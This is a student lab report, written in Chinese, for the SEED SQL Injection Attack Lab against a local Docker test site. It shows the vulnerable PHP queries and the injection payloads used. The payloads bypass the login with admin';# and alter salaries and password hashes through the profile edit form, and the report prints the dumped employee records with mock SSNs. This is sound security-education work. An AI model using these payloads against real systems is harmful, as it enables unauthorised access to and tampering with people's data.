网络空间安全实验基础实验报告

姓名：韩永欣　学号：57119107

1. 实验内容

SQL Injection Attack Lab


2. 实验过程

Task1

dcbuild

dcup


之后进行如下操作：




```
[07/22/21]seed@VM:~/.../Labsetup$ dockps
f6fc1c11b59a  www-10.9.0.5
62f9701c57f1  mysql-10.9.0.6
[07/22/21]seed@VM:~/.../Labsetup$ docksh 62
root@62f9701c57f1:/# mysql -u root -pdees
```

登录系统


进入数据库



```
mysql> use sqllab_users;
Database changed
mysql> show tables
    -> ;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)
```



```
mysql> desc credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)
```



```
mysql> select * from credential where Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
```

Task 2

进入网页 www.seed-server.com

查看 unsafe home.php


$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,

nickname, Password

FROM credential

WHERE name= ’$input_uname’ and Password=’$hashed_pwd’";

屏蔽 password 部分



Employee Profile Login


USERNAME admin';#

PASSWORD Password

转换编码

curl ’www.seed-server.com/unsafe_home.php?username=alice&Password=11’


显示所有用户信息



```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><t
d></td><td></td></tr></tbody></table>      <br><br>
```

注入 Alice'; update credential set name=A where ID=1;#

注入不成功



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set name=A where ID=1; #' and Password='da39a3ee5e6b4b0d3255bf' at line 3]\n

Task3

登录 Alice，进入修改个人资料页面

打开


unsafe edit backend.php

看到

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
nickname=’$input_nickname’,
email=’$input_email’,
address=’$input_address’,
Password=’$hashed_pwd’,
PhoneNumber=’$input_phonenumber’
WHERE ID=$id;";
$conn->query($sql);
```

注入

```
',salary='30000' where ID=1;#
```




Alice's Profile Edit

NickName	'30000' where ID=1;#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

修改别人的 salary


```
',salary='114115' where ID=2;#
```



Boby Profile

Key	Value
Employee ID	20000
Salary	114514
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	


注入',Password='1f82c942befda29b6ed487a51da199f78fce7f05' where ID=1;#



Boby's Profile Edit

NickName: ce7f05' where ID=1;#

用 888888 登录 Alice 账号



Employee Profile Login

USERNAME: Alice

PASSWORD: ••••••